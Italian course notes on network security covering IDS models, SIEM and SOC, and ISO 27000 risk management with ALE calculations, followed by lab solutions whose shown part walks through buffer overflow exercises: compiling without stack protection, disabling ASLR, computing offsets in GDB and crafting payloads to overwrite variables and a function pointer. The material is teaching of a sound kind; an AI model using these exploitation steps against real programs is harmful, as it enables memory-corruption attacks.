Network metadata	Descrizione sintetica delle caratteristiche salienti delle comunicazioni (anche con contenuto parziale per protocolli applicativi supportati, via Deep Packet Inspection, es. Zeek). Buon compromesso tra acquisizione, retention e utilità.
Netflow	Metadati relativi solo ai livelli di rete e trasporto (nessuna informazione sul contenuto). Generabili da molti apparati con basso costo computazionale e di memorizzazione, retention anche molto lunga.

Nota

Analogia telefonica. Il full packet capture è la registrazione completa di una telefonata (audio + metadati); i network metadata sono un rapporto che include metadati principali e calcolati ed eventualmente un riassunto strutturato; il netflow è la lista delle chiamate (chi-chi, quando, durata). Crescendo dal primo al terzo: meno storage, più adatto ad analisi automatiche.

21.3 Eventi di sistema e threat intelligence

- **Eventi di sistema** = qualunque cosa accada su un dispositivo:

- Log OS (avvio/arresto, login/logout, errori), log applicativi, log firewall personali/enterprise, log/allarmi endpoint protection (malware, scansioni), stato file/registri, controlli accessi.
- **Cosa rilevano:** privilege escalation, riavvii da tentativi di exploit, stesso utente loggato su più macchine, malware rilevato.

Definizione

La **threat intelligence** è un feed di informazioni generate da terze parti (vendor, CERT pubblici/privati, infosharing). Esempi: liste di IP noti (C&C, diffusori di malware, compromessi, nodi Tor) – dati molto volatili, livello operativo; **Indicator of Compromise (IoC)** con gli artefatti dei malware – livello operativo; **TTP** (Tecniche, Tattiche e Procedure) di attacchi recenti – livello tattico; informazioni su campagne, APT e gruppi di attacco – livello strategico.

- **Utilità della threat intelligence:** massima se strutturata e gestibile automaticamente (formati STIX, TAXII), o come contesto per l'analista in fase di triage.
 - Le fonti migliori (affidabili, aggiornate) sono a pagamento → principale market differentiator tra i NGFW.

21.4 Intrusion Detection: definizioni e motivazioni

Definizione

Un'**intrusione** è un insieme di azioni tese a compromettere integrità, riservatezza e/o disponibilità di una risorsa (rete, sistema, servizio). L'**intrusion detection** è il processo di identificazione delle attività di intrusione; non include la prevenzione né le reazioni.

- **Perché serve l'intrusion detection:**
 - Protezione multi-livello (**defense in depth**): prevenire (firewall, controlli d'accesso) → **rilevare** (IDS) → reagire/riparare.
 - Gli attacchi non arrivano solo dall'esterno (**insider threat**).
 - Registra attacchi e tentativi → utile per forensics (legale) e per giustificare il budget.
- **Assunzioni di base:** le attività del sistema sono **osservabili**; normali e intrusive sono **distinguibili**.
- **Componenti di un IDS:** analizzatori di dati, basi di conoscenza, motori di detection/decisionali, generatori di allarmi, eventuali risposte.

21.5 Prestazioni di un IDS

Definizione

Un **falso positivo** si ha quando l'IDS segnala erroneamente un'intrusione inesistente; un **falso negativo** quando non segnala un'intrusione reale. L'**accuratezza** è compromessa dai falsi positivi, la **completezza** dai falsi negativi.

- **Definizioni** (allarme A , intrusione I):
 - Detection / veri positivi $P(A|I)$; falsi negativi $P(\neg A|I)$; falsi positivi $P(A|\neg I)$; veri negativi $P(\neg A|\neg I)$.
 - **Grandezza chiave: probabilità di detection Bayesiana** $P(I|A)$ – dato un allarme, probabilità che vi sia una vera intrusione.

$$P(I|A) = \frac{P(I) \cdot P(A|I)}{P(I) \cdot P(A|I) + P(\neg I) \cdot P(A|\neg I)}$$

Attenzione

Problema del tasso base. Anche con un IDS che individua **tutte** le intrusioni ($P(A|I) = 1$) e con un tasso di falsi allarmi bassissimo ($P(A|\neg I) = 10^{-5}$), se il tasso di tentativi di intrusione è basso rispetto al volume di servizio (es. $P(I) = 2 \times 10^{-5}$), la detection Bayesiana resta bassa:

$$P(I|A) = \frac{0.00002}{0.00002 + 0.99998 \times 0.00001} \approx 0.66$$

Cioè a fronte di un allarme, solo nel 66% dei casi c'è una vera intrusione. E il motivo per cui i SIEM generano enormi quantità di falsi allarmi.

21.6 Modelli di analisi

Modello	Principio
Signature analysis (misuse detection)	Gli attacchi si individuano cercando pattern specifici o sequenze di eventi note. Es.: <code>if (src_ip == dst_ip) then "land attack"</code> . Simile all'allerta degli antivirus.
Anomaly detection (statistical analysis)	Si definisce il comportamento normale del sistema e si cercano deviazioni sostanziali. Si assume che gli attacchi siano un sottoinsieme delle anomalie.

- **Signature analysis — pro/contro:**
 - ▶ **Pro:** molto accurata, pochi falsi positivi (pattern ben fatto), veloce (pattern matching), applicabile a tutti i protocolli, correlazione immediata exploit-pattern.
 - ▶ **Contro:** pattern mal fatto → falsi positivi; ogni modifica dell'attacco → falsi negativi; aggiornamento continuo del DB e più pattern per attacco; orientata al pacchetto (evadibile con frammentazione/segmentazione); falsi negativi sugli 0-day.
 - ▶ **Stateful pattern matching:** più difficile da evadere ma carica più il processore.
- **Anomaly detection — pro/contro:**
 - ▶ **Pro:** individua attacchi **sconosciuti** (nuovi/modificati) via self-learning; scarso overhead a runtime (analisi in fase di progetto).
 - ▶ **Contro:** scarsa accuratezza (falsi positivi/negativi non eliminabili, anche su attacchi che una signature rilevarebbe); forte dipendenza dal modello; difficile modellare sistemi complessi.

Approfondimento

Protocol anomaly detection. Specializzazione che modella i protocolli dello stack TCP/IP tramite **automi a stati finiti** derivati dalle specifiche (RFC). Vantaggi: facilmente implementabile per protocolli standard, minor falsi positivi rispetto all'anomaly detection generalizzata, evoluzione lenta dei protocolli (meno aggiornamenti). Svantaggi: alcune applicazioni non rispettano gli RFC, le ambiguità negli RFC aumentano i falsi positivi, impossibile per applicazioni «chiuse».

21.7 Classificazione degli IDS

- **Dimensioni di classificazione degli IDS:**
 - ▶ **Modello** — signature / anomaly.
 - ▶ **Gestione degli stati** — stateless (singolo pacchetto) / stateful (flusso di una connessione).
 - ▶ **Reattività** — passiva (solo logging) / attiva (prende provvedimenti → **IPS**).
 - ▶ **Localizzazione** — host level / network level.
 - ▶ **Tempistica** — off-line/interval-oriented / on-line/real-time.
 - ▶ **Target** dell'analisi.

Target	Caratteristiche
NIDS (Network-based)	Cattura tutto il traffico con interfacce in modalità promiscua , cercando attività sospette. Sensori distribuiti in punti strategici (es. tcpdump ai router). Incapace di analizzare traffico cifrato.
HIDS (Host-based)	Sistemi leggeri su ogni host, rilevano intrusioni analizzando gli eventi interni (auditing del SO, comandi shell, system call).
Operational (Honeypot)	Sistemi intenzionalmente poco protetti ma ben controllati: ogni collegamento è ostile (nessun utente legittimo).
Hybrid	Combinazione dei precedenti.

Nota

Firewall vs NIDS. Il firewall fa filtering **attivo** ed è **fail-close** (in caso di guasto, blocca). Il NIDS fa filtering **passivo** ed è **fail-open** (in caso di guasto, lascia passare).

21.7.1 Eludere i NIDS

- **Causa di fondo:** ciò che il NIDS vede può non essere ciò che il sistema finale riceve.
- **Due famiglie di evasione:**
 - **Insertion attacks** — pacchetti che il NIDS accetta ma il sistema finale scarta (es. TTL scaduto, checksum errato).
 - **Evasion attacks** — pacchetti che il NIDS scarta ma il sistema finale accetta (es. overlap di frammenti).
- **Contromisura: riassemblare completamente e normalizzare** i pacchetti.
- **Altri attacchi ai NIDS:** DoS (esaurimento CPU, memoria, banda) e tecniche per indurre falsi positivi.

NIDS	HIDS
Rileva attacchi a basso livello dei pacchetti; correla attacchi su più macchine; non appesantisce i sistemi di produzione; rileva worm in propagazione.	Vede tutto e solo il traffico che arriva alle applicazioni; immune a evasioni basate su differenze di implementazione; analizza eventi e comportamento del sistema; opera anche su traffico cifrato.
Non rileva attacchi locali; non valuta il reale impatto di un pacchetto; problemi di visibilità in reti switched; proni al flooding; cieco sul traffico cifrato.	Ritardo di rilevazione (specie LogFile Monitor); non rileva sovraccarichi/flooding; non correla attacchi su più host; dipende dalla piattaforma su cui risiede (vulnerabilità incluse).

- **Tipi di HIDS:**
 - **Log File Monitor** — analisi batch dei log.
 - **Intrusion Detection Agent** — analisi real-time.
 - **System Integrity Verifier** — rileva in tempo reale modifiche allo stato del sistema con hash sui file (es. Tripwire).

21.8 SIEM, SOC e centri di risposta

Definizione

Un **SIEM** (Security Information and Event Management) è un sistema scalabile e ad alte prestazioni capace di «ingerire» grandi volumi di eventi al secondo, indicizzarli e memorizzarli in storage ottimizzati (non un database relazionale), renderli interrogabili e applicare automaticamente filtraggio, correlazione, rilevazione di anomalie e ricerca di pattern.

Struttura	Ruolo
NOC	Network Operation Center: monitora l'infrastruttura di rete per assicurare la continuità del servizio .
SOC	Security Operation Center: struttura centralizzata per la raccolta e l'analisi di eventi al fine di rilevare incidenti di sicurezza (e rispondere). Operatività tipicamente 24/7.
CSIRT / CERT	Focus sulla risposta agli incidenti, rapporti con istituzioni, information sharing. CERT è marchio registrato della Carnegie Mellon University; CSIRT ne è il sinonimo aperto. Un SOC con funzionalità estese (analisti di 2° e 3° livello) tende a essere definito CSIRT.

Attenzione

SNOC – la tentazione. Estendere il NOC attribuendogli anche il monitoraggio cyber sembra economico, ma genera un **competence gap** e un disallineamento tra gli obiettivi del NOC (continuità) e le aspettative della direzione (sicurezza).

- **Configurazioni di un SOC** (dipende da budget e competenze): on premise/remoto, 24/7 o limitato (12/5), interno o esternalizzato presso un MSSP.
- **Funzioni del SOC:**
 - Integrazione e analisi di eventi; gestione del SIEM; vulnerability management.
 - Triage degli allarmi (da allarme a incidente) e allertamento.
 - Coordinamento e intervento diretto nella risposta.
 - Root cause analysis e forensics.

Nota

La detection è facile, la risposta no. La detection semi-automatizzata oggi è relativamente semplice; il problema sono gli interventi on-premise in tempo reale: la reperibilità va pagata. Inoltre un SOC esternalizzato è quasi sempre **multi-tenant** (risorse non dedicate, ma con beneficio di threat intelligence condivisa). E soprattutto: **non serve loggare tutto se poi non si analizzano i log.**

22 Cenni di cybersecurity management

- **Tesi di fondo:** la sicurezza non è solo tecnologia, ma un **processo di gestione**.
 - Parte dagli obiettivi di business → identifica i rischi → li tratta con un mix coerente di politiche, procedure, contromisure.
- **Contenuti del capitolo:** due approcci (checklist e risk-based), modello dei sistemi di gestione (PDCA, ISO 27000), cuore della disciplina = **risk management**.

22.1 Due approcci: checklist e risk-based

Definizione

L'**approccio a checklist** applica una lista predefinita di misure di sicurezza, indipendente dallo specifico contesto aziendale. L'**approccio risk-based** parte invece dagli obiettivi e dai rischi della singola organizzazione, e seleziona le contromisure in funzione del rischio effettivo.

- **Esempio di checklist** — sequenza di misure «minime»:
 1. Sensibilizzare utenti e manager, formare gli amministratori.
 2. Garantire la sicurezza fisica degli ambienti.
 3. Rendere sicuri i server (patching, hardening).
 4. Rendere sicuri i client fissi (patching, anti-malware).
 5. Rendere sicuri i client mobili (patching, anti-malware, MDM).
 6. Rendere sicure le applicazioni (rasoio di Occam, patching).
 7. Sistemi di autenticazione e autorizzazione.
 8. Cifratura e hashing.
 9. Rendere sicure le reti.
 10. Sistemi di monitoraggio (logging, IDS, DLP, SIEM).

Nota

Un esempio concreto e pubblico di checklist sono le **Misure minime di sicurezza ICT per le pubbliche amministrazioni** pubblicate dall'AgID (Agenzia per l'Italia Digitale): un riferimento operativo che fissa un livello base obbligatorio.

- **Flusso dell'approccio risk-based:**
 - Leggi, regolamenti, requisiti, standard di qualità, linee di business →
 - Analisi e valutazione dei rischi →
 - Progetti di trattamento del rischio →
 - attuazione tramite *politiche, procedure, risorse* (persone, budget, tecnologie) →
 - il tutto sotto *controllo* e con chiare *responsabilità*.

Livello	Significato
Politiche («cosa fare»)	Descrivono gli obiettivi; equivalgono a dei progetti. Non contengono dettagli procedurali. L'approvazione e il convinto sostegno del management durante tutto il percorso è vitale per il loro successo.
Procedure («come farlo»)	Descrivono i passi per eseguire un compito o raggiungere un obiettivo delineato da una politica. Possono far riferimento alle tecnologie ma non ai dettagli di una specifica tecnologia. Es.: gestione dell'arrivo/uscita di un dipendente, responsabilità di ciascun passo, modalità di delega e controllo.

22.2 Il ciclo di Deming (PDCA)

Definizione

Il **ciclo di Deming** o **PDCA** (Plan-Do-Check-Act) è il modello concettuale comune a tutti i sistemi di gestione della qualità. Esprime il principio del **miglioramento continuo**: la sicurezza non è uno stato statico ma un processo iterativo.

Fase	Attività
PLAN	Definire obiettivi e principi necessari per fornire risultati in accordo con i requisiti delle parti interessate, con le politiche dell'organizzazione e con il contesto.
DO	Definire e attuare le procedure.
CHECK	Monitorare e misurare procedure e prodotti a fronte di politiche, obiettivi e requisiti; riportarne i risultati.
ACT	Adottare azioni per migliorare in modo continuativo le prestazioni dei processi.

- **Due termini ricorrenti:**

- ▶ **Stakeholder** — parti interessate (azienda, dipendenti, clienti, partner, fornitori): destinatari e interlocutori del processo.
- ▶ **Asset** — una risorsa da proteggere.

22.3 La famiglia ISO 27000

- **Mappatura PDCA → attività di sicurezza (ISO 27000):**

- ▶ **PLAN** — *politiche e requisiti + risk assessment.*
- ▶ **DO** — attuazione delle *contromisure* (Annex A).
- ▶ **CHECK** — misura dell'*efficacia* tramite *audit*.
- ▶ **ACT** — *miglioramento o consolidamento.*

Standard	Oggetto
ISO 27000	Concetti, principi, fondamenti e terminologia del Sistema di Gestione della Sicurezza delle Informazioni (SGSI).
ISO 27001	Requisiti per definire, attuare, monitorare, mantenere e aggiornare un SGSI. È il documento di riferimento per la certificazione .
ISO 27002	Linee guida per definire, realizzare, mantenere e migliorare la gestione della sicurezza. Sostituisce il precedente ISO 17799.
ISO 27003	Guida per l'implementazione dei SGSI.
ISO 27004	Monitoraggio e misurazioni dei SGSI.
ISO 27005	Gestione del rischio relativo alla sicurezza delle informazioni.
ISO 27006	Requisiti per l'accreditamento degli organismi di certificazione.
ISO 27007	Guida per gli audit dei SGSI.

Vantaggi della certificazione	Svantaggi
Impatto positivo sull'intero sistema di gestione aziendale; praticità di avere linee guida e buone pratiche; certificazione come «market differentiator» e come «necessità» (accesso a mercati, contratti,	Adozione costosa in tempo, risorse umane e costi; nella prima fase rallenta i processi di business; rischio dell'«esercizio cartaceo» se il management

Vantaggi della certificazione	Svantaggi
appalti); facilita comunicazione interna e collaborazione esterna.	non ci crede; certifica la qualità del processo , non del prodotto.

Attenzione

Un'azienda certificata ISO 27001 **non e necessariamente sicura**: la certificazione attesta che il processo di gestione è conforme allo standard, non che i prodotti o i sistemi siano privi di vulnerabilità.

22.4 Il rischio: minaccia + vulnerabilità

Definizione

Il **rischio** è la probabilità che una determinata **minaccia** sfrutti delle **vulnerabilità** di una risorsa o di un processo, causando un danno all'organizzazione.

$$\text{Rischio} = \text{Minaccia} + \text{Vulnerabilità}$$

Concetto	Definizione
Minaccia	Evento potenziale, accidentale o deliberato, esterno o interno: attacchi intenzionali, guasti, incidenti, errori umani.
Vulnerabilità	Debolezza dell'azienda (intesa come intera filiera) che, qualora si realizzasse una minaccia in grado di sfruttarla, causerebbe un danno all'azienda stessa.

22.5 I passi del risk management

- **Articolazione del risk management:**
 - **Analisi del rischio** — identificazione di risorse/processi e di minacce/vulnerabilità.
 - **Valutazione del rischio.**
 - **Trattamento del rischio** — elusione, riduzione, trasferimento, accettazione.
 - **Comunicazione** delle azioni da intraprendere.

Nota

Il risk management è un'operazione **quotidiana**: ogni giorno, spesso inconsapevolmente, valutiamo beneficio atteso, possibili eventi negativi (minacce), segnali di pericolo (vulnerabilità) e conseguenze (impatti); poi scegliamo se evitare l'azione, accettarne il rischio, proteggerci o assicurarci.

Attenzione

Le cattive notizie del settore cyber. (1) È molto complesso valutare le minacce, che sono tantissime e per cui molte statistiche non sono applicabili. (2) Le minacce cambiano rapidamente e le modifiche non sono immediatamente identificabili né valutabili. (3) Molti danni non sono valutabili con certezza neanche dopo anni, perché alcune minacce non si materializzano mai e altre vengono nel frattempo mitigate.

22.6 Identificazione di asset e processi

- **Requisito comune a tutti gli standard** (SOX, GLBA, HIPAA, ISO 9000, ISO 27001, GDPR, NIS, ...): l'azienda deve conoscere i propri **processi di business**, le **responsabilità** e i propri **asset**.
 - Il risk management, non potendo coprire subito tutta l'azienda, identifica i processi più critici e le risorse a supporto.

Approfondimento

Asset inventory vs asset management. Due errori frequenti: (1) in mancanza di un asset inventory, molti progetti di risk management si fermano alla catalogazione degli asset; (2) si investe in un asset inventory *una tantum* e non in un vero **asset management**, che va inteso in ottica di miglioramento continuo (PDCA) con aggiornamento costante dei dati. Per le risorse IT è utile un **CMDB** (Configuration Management Data Base) che descrive hardware, software, documenti e risorse esterne in modo dinamico e coerente. Prodotti open: CMDBuild, Fossil, OneCMDB.

Beni materiali / servizi	Persone	Beni immateriali
Sede, impianti, mezzi, dispositivi fisici e portatili; servizi esterni: elettricità, comunicazioni, logistica, manutenzione, vigilanza.	Dirigenti, dipendenti, fornitori, clienti, stagisti, consulenti, manutentori, ospiti.	Software, informazioni, marchi, strategie, brevetti, immagine aziendale e del personale.

22.7 Identificazione di minacce e vulnerabilità

Definizione

Le **minacce** sono possibili situazioni o azioni che, sfruttando qualche vulnerabilità, potrebbero impedire il raggiungimento degli obiettivi di business.

- **Identificarle richiede esperienza e buon senso:**
 - Evitare minacce estreme poco probabili (i «meteoriti»).
 - Ma non ignorare minacce probabili solo perché difficili da gestire («ignorare le minacce non riduce i rischi»).

Tipologia	Descrizione
Deliberata / dolosa	Condotta intenzionalmente da agente esterno, fornitore o dipendente (competitor ostile, criminale, ideologico). Azioni.
Colposa	Comportamenti umani che, accidentalmente o per mancanza di competenza, arrecano danni.
Accidentale	Fattori non umani: catastrofi, incidenti, guasti, cambi di leggi e regolamenti, innovazioni tecnologiche. Situazioni.

- **Tre macro-categorie di vulnerabilità:**

Categoria	Esempi
Governance	Policy mancanti/inadeguate/non verificate; A&A e logging inadeguati; MDM inadeguato; incident management mancante; mancato controllo sui fornitori; mancata delega di responsabilità; mancata supervisione.
Tecniche	Sistemi di protezione fisici e logici obsoleti o mancanti; cattive configurazioni di reti, sistemi e software; mancati aggiornamenti hardware e software.
Personale	Personale interno (azioni colpose e dolose); fornitori (azioni colpose e dolose).

- **Strumenti per identificare le vulnerabilità:**
 - Checklist (anche in vendita per categoria di azienda).
 - Brainstorming e valutazioni su esperienza e dati storici.
 - Analisi dei sistemi su ingegneria dei processi.

- **Avvertenza:** un solo punto di vista non basta → un rischio può concretizzarsi in molti modi, studiare tutti gli scenari più probabili.

22.8 Valutazione del rischio: i tre approcci

- **Valutazione del rischio:** chiude la macro-fase di **risk assessment**.
 - Determina il livello di rischio di ciascuna risorsa critica.
 - Individua la scala di priorità.

Approccio	Caratteristiche
Quantitativo	Apparentemente preciso e ripetibile, ma non affidabile come sembra per la difficoltà di reperire parametri attendibili. Utile per quantificare i costi delle contromisure.
Qualitativo	Più intuitivo ma soggettivo, quindi difficilmente confrontabile. Utile per stimare rischi intangibili (es. danno d'immagine).
Ibrido	Compromesso tra i due; richiede comunque sia parametri quantitativi sia informazioni soggettive.

22.8.1 Analisi quantitativa: ALE

Definizione

L'**analisi quantitativa** esprime probabilità e impatto tramite due quantità: l'**ARO** (Annualized Rate of Occurrence), probabilità che il rischio si verifichi in un anno, e la **SLE** (Single Loss Expectancy), perdita monetaria al verificarsi del rischio. Il loro prodotto è l'**ALE** (Annual Loss Expectancy), la perdita monetaria attesa in un anno.

$$SLE = AV \times EF \quad (AV = \text{Asset Value}, EF = \text{Exposure Factor})$$

$$ALE = ARO \times SLE$$

- **Exposure Factor (EF)** = percentuale di perdita sulla risorsa all'avverarsi del rischio.

Esempio

Risorsa con $AV = 100.000$ euro. **Caso 1:** $EF = 20\%$, quindi $SLE = 100.000 \times 20\% = 20.000$ euro; con $ARO = 1$ volta ogni 2 anni si ha $ALE = 20.000 \times 1/2 = 10.000$ euro. **Caso 2:** $EF = 80\%$, quindi $SLE = 80.000$ euro; con stesso ARO , $ALE = 80.000 \times 1/2 = 40.000$ euro.

- **ALE di una risorsa** = somma delle ALE dei singoli rischi che la riguardano.
 - Rappresenta anche la **massima spesa accettabile** per una contromisura a sua protezione.

Esempio

Server H (valore 30.000 euro): incendio (5%, perdita 22.000 → ALE 1.100), compromissione (15%, 15.000 → 2.250), rottura pezzo (25%, 8.000 → 2.000). Totale ALE(Server H) = 5.350 euro. **Router X** (20.000 euro): incendio (5%, 13.000 → 650), compromissione (10%, 10.000 → 1.000), rottura (20%, 4.000 → 800). Totale ALE(Router X) = 2.450 euro. Priorità: Server H > Router X. (Nota: i valori riguardano hardware e fermo macchina, non la perdita dei dati.)

Attenzione

Analisi critica del metodo. Le tre domande chiave smascherano i punti deboli: l'AV «sappiamo valutarlo?», l'EF e «soggettivo», e per ARO «abbiamo i dati?». Su contesti immateriali e rischi intangibili (danno reputazionale, furto dati) l'analisi quantitativa è estremamente difficile e foriera di false conclusioni: meglio puntare sul qualitativo.

22.8.2 Analisi qualitativa

- **Obiettivo:** raccogliere e ponderare opinioni autorevoli sui rischi e sulle conseguenze della perdita (anche temporanea) di ciascuna risorsa.
 - Mediare le valutazioni → stima qualitativa (es. BASSO – MEDIO – ALTO – MASSIMO) e classifica di priorit .

Esempio

«Se il server H venisse compromesso, quale sarebbe l'impatto sui servizi su una scala da 1 a 10?» Si raccolgono i punteggi di pi  esperti (es. su danno alla produttivit , danno ai clienti, probabilit  del rischio) e se ne fa la media, eventualmente pesata sul grado di conoscenza dichiarato. Le medie permettono di confrontare i rischi delle diverse risorse e fissare le priorit .

Nota

Difetti comuni delle valutazioni. Richiedono molto tempo e risorse umane (costi elevati); i report finali sono spesso troppo dettagliati e poco leggibili per il management che deve decidere; nonostante la «pretesa di obiettivit », il livello di arbitrariet  resta elevato e tende a essere mascherato.

22.9 La matrice del rischio

Definizione

La **matrice del rischio** determina se un rischio   basso, moderato o alto combinando due dimensioni distinte: la **probabilit ** di accadimento e l'**impatto** in caso di verificarsi.

Attenzione

L'errore pi  comune   **confondere probabilit  e impatto** («  poco probabile, quindi l'impatto   basso»). Le due dimensioni vanno tenute **separate**: la probabilit  pu  essere bassa, ma se l'evento si verifica e il progetto fallisce, l'impatto   molto elevato.

22.10 Trattamento del rischio

- **Dopo il calcolo del rischio:** valutare se   accettabile o va trattato.
 - Le contromisure gi  in essere riducono il rischio lordo a un **rischio residuo**.
 - Cio che supera il **criterio di accettabilit ** = **rischio da trattare**.

Strategia	Descrizione
Elusione	Astenersi dall'attivit� che comporta il rischio. Non si eliminano minaccia, vulnerabilit� o danno, ma l' attivit� stessa. Scelta consapevole tra sicurezza ed esigenze del business: non sempre un'attivit� � eludibile.
Riduzione	Adottare contromisure che agiscono sulla riduzione delle vulnerabilit� (prevenzione) o sulla riduzione del danno (protezione), mai sulle minacce (fuori dal nostro controllo). Il costo delle contromisure deve essere inferiore al livello di rischio valutato.
Trasferimento	Spostare il rischio a terzi: assicurazione (si rimborsa il danno una volta concretizzato), outsourcing di servizi (si compra il servizio quando l'attivit� non � eludibile), noleggio (combinazione dei due).
Accettazione	Assumere l'onere delle conseguenze rinunciando a un intervento, perche inesistente, troppo costoso o perche il livello � basso.

Esempio

Rischio incendio. Livello ALTO -> assicurazione = **trasferimento**. Livello MEDIO -> impianto antincendio, rilevatori di fumo, estintori, armadi ignifughi, divieti di fumo = **riduzione**. Livello BASSO -> rischio residuo ammissibile = **accettazione**.

Attenzione

La decisione di accettare il rischio residuo **deve** essere presa dal **management**: chi è nella posizione di accettare le conseguenze dell'impatto e di autorizzare contromisure aggiuntive (e i relativi finanziamenti). Inoltre le assicurazioni coprono i danni materiali, **non** la responsabilità penale né la perdita d'immagine e dei clienti.

- **Priorità dalla matrice di rischio:**
 - **Breve termine** — area critica prioritaria.
 - **Medio termine** — area di intervento.
 - **Lungo termine** — area di accettazione.
- **Bilanciamento:** sicurezza, costi, usabilità.
- **Ordine di preferenza tipico:** privilegiare l'elusione; se non fattibile per il business → trasferimento via outsourcing, possibili riduzioni, trasferimento assicurativo.

22.11 Le contromisure come progetti

- **Quattro ambiti della pianificazione:** contromisure di **governance** (politiche/procedure), **tecniche**, di **personale**, di **filiera**.
- **Piani operativi delle contromisure preventive/protettive:**
 - **Fisica** — porta blindata, badge, estintori.
 - **Procedurale** — documento all'ingresso, giri di sorveglianza non regolari, regole d'accesso.
 - **Tecnica** — RAID, backup remoto, gruppo di continuità.
 - **Personale** — corsi di formazione e training specializzato.

Nota

Le contromisure sono progetti. Il trattamento del rischio si struttura in progetti finalizzati, inseriti in programmi inter-direzionali, con un responsabile (Project Manager), un budget che include risorse umane competenti, un piano di spesa temporalmente definito, milestone di monitoraggio e collaudo finale, e un'analisi costi-benefici. Le strategie interne (protezione, prevenzione) si affiancano a quelle esterne (outsourcing, assicurazioni).

Appendice

Soluzioni delle esercitazioni di laboratorio

Soluzioni complete e commentate delle esercitazioni: buffer overflow (analisi con GDB e costruzione del payload), SQL injection su OWASP Mutillidae II (con approfondimento sulla blind SQLi), cross-site scripting e simulazione d'esame. Tutte le attività sono svolte in ambiente di laboratorio controllato su applicazioni deliberatamente vulnerabili, a soli fini didattici.

23 Esercitazione: Buffer Overflow

- **Obiettivo del laboratorio:** capire come un input non validato corrompa la memoria di stack di un programma C e, nei casi gravi, ne dirotti il flusso di esecuzione.
 - Tutti gli esercizi usano `gets()`, **intrinsecamente insicura** perché non controlla la dimensione del buffer di destinazione.

Attenzione

Ambiente e flag di compilazione. I binari vanno compilati a 32 bit con le protezioni disattivate, per isolare il meccanismo del buffer overflow:

```
gcc -w -m32 -fno-stack-protector -fno-pic -no-pie -g -o out src.c
```

`-fno-stack-protector` rimuove lo **stack canary**; `-no-pie / -fno-pic` produce indirizzi fissi; se serve, si disabilita l'ASLR con `echo 0 > /proc/sys/kernel/randomize_va_space`. Su sistemi moderni queste protezioni sono attive di default ed è proprio ciò che rende l'exploit non banale nel mondo reale.

23.1 Metodo generale di analisi con GDB

Tutti gli esercizi seguono lo stesso schema mentale:

1. **Disassemblare** `main` (o la funzione vulnerabile) con `disass` per individuare due informazioni: dove inizia il buffer (tipicamente `lea -0xNN(%ebp), %eax` prima della `call gets`) e dove si trova il bersaglio (una variabile a `-0xMM(%ebp)`, il puntatore a funzione, o il return address).
2. Mettere un **breakpoint** subito prima della `call gets@plt` e leggere i registri con `i r eax ebp`.
3. Calcolare l'**offset** in byte fra l'inizio del buffer e il bersaglio.
4. Costruire un **payload** fatto di padding (riempimento) fino al bersaglio, seguito dal valore desiderato in **little endian**.

Nota

Perché little endian. La CPU x86 memorizza i numeri con il byte meno significativo all'indirizzo più basso. Un valore come `0x0804846b` va quindi scritto nel payload come la sequenza di byte `\x6b\x84\x04\x08` (ordine invertito). Dimenticarlo è l'errore più comune.

23.2 Esercizio 1 — Layout dello stack e dimensione del buffer

```
#include <stdio.h>
int main(int argc, char *argv[]){
    char buffer[1738];
    gets(buffer);
    return 0;
}
```

- **Analisi del disassemblato:**
 - `sub $0x6d4, %esp` → il compilatore riserva **1748 byte** (buffer dichiarato 1738) per **allineamento e padding** dell'ABI.
 - `lea -0x6d2(%ebp), %eax` → il buffer parte a `EBP - 0x6d2` (1746 byte sotto EBP).
- **Stack frame** (dagli indirizzi alti ai bassi):




Figura — Stack frame dell'Esercizio 1.

- **Calcolo dell'offset:** al breakpoint (es. `ebp = 0xffffd5c8`, `eax = 0xffffcef6`) → spazio buffer-EBP
 $= \text{ebp} - \text{eax} = 0x6d2 = 1746 \text{ byte}$.
 - ▶ Questo offset esatto è il prerequisito di ogni exploit successivo: tutto il resto è una variazione su questo calcolo.

23.3 Esercizio 2 — Sovrascrivere una variabile locale

```
int main(int argc, char* argv[]){
    int pluto;
    char buf[27];
    pluto = 0;
    gets(buf);
    if (pluto == 0x414243)
        printf("Ottimo! Hai modificato correttamente la variabile\n");
    else
        printf("Sbagliato! Pluto vale: 0x%08x\n", pluto);
}
```

- **Dal disassemblato:** `pluto a -0xc(%ebp)`, `buf a -0x27(%ebp)` → distanza
 $0x27 - 0xc = 0x1b = 27 \text{ byte}$ di riempimento prima di `pluto`.
- **Confronto:** `cmpl $0x414243, -0xc(%ebp)`, dove `0x414243 = ASCII ABC`.
 - ▶ **Trappola little endian:** scrivendo `ABC` si otterrebbe `pluto = 0x00434241`:

```
python3 -c 'print("A"*27 + "ABC")' | ./esercizio2
# -> Sbagliato! Pluto vale: 0x00434241
```

- **Soluzione: invertire i byte** scrivendo `CBA` (cioè `0x43 0x42 0x41`):

```
python3 -c 'print("A"*27 + "CBA")' | ./esercizio2
# oppure, esplicitamente:
python3 -c 'print("A"*27 + "\x43\x42\x41")' | ./esercizio2
# -> Ottimo! Hai modificato correttamente la variabile
```

23.4 Esercizio 2.1 — Variante con due variabili

- **Setup:** due variabili (`topolino a -0xc(%ebp)`, 4 byte; `pluto a -0xe(%ebp)`, 2 byte); confronto
`cmpl $0x41414141, -0xc(%ebp)` (= `AAAA`); `buffer a -0x30(%ebp)`.
- **Offset a runtime:**

```
offset = eax - (ebp - 0xc)
        = 0xffffd598 - (0xffffd5c8 - 0xc) = 36 byte
```

- **Payload:** 36 byte di filler + `AAAA`. Il target è fatto di soli byte `0x41` → palindromo, l'ordine non cambia il risultato:

```
python3 -c 'print("c"*36 + "AAAA")' | ./esercizio2_1
# -> Ottimo! Hai modificato correttamente la variabile
```

23.5 Esercizio 3 — Dirottare un puntatore a funzione

```
void win() { printf("Hai modificato correttamente il flusso di esecuzione\n"); }
int main(int argc, char *argv[]) {
    int (*fp)();
    char buffer[X];
    fp = 0;
    gets(buffer);
    if (fp) { printf("...salto a 0x%08x\n", fp); fp(); }
}
```

- **Bersaglio:** non una variabile-dato ma un **puntatore a funzione** `fp` (a `-0xc(%ebp)`).
 - Scrivendoci l'indirizzo di `win()`, la `call *%eax` eseguirà codice a nostra scelta.
 - Buffer a `-0x16(%ebp)`; offset a runtime:

```
offset = indirizzo_buffer - indirizzo_fp
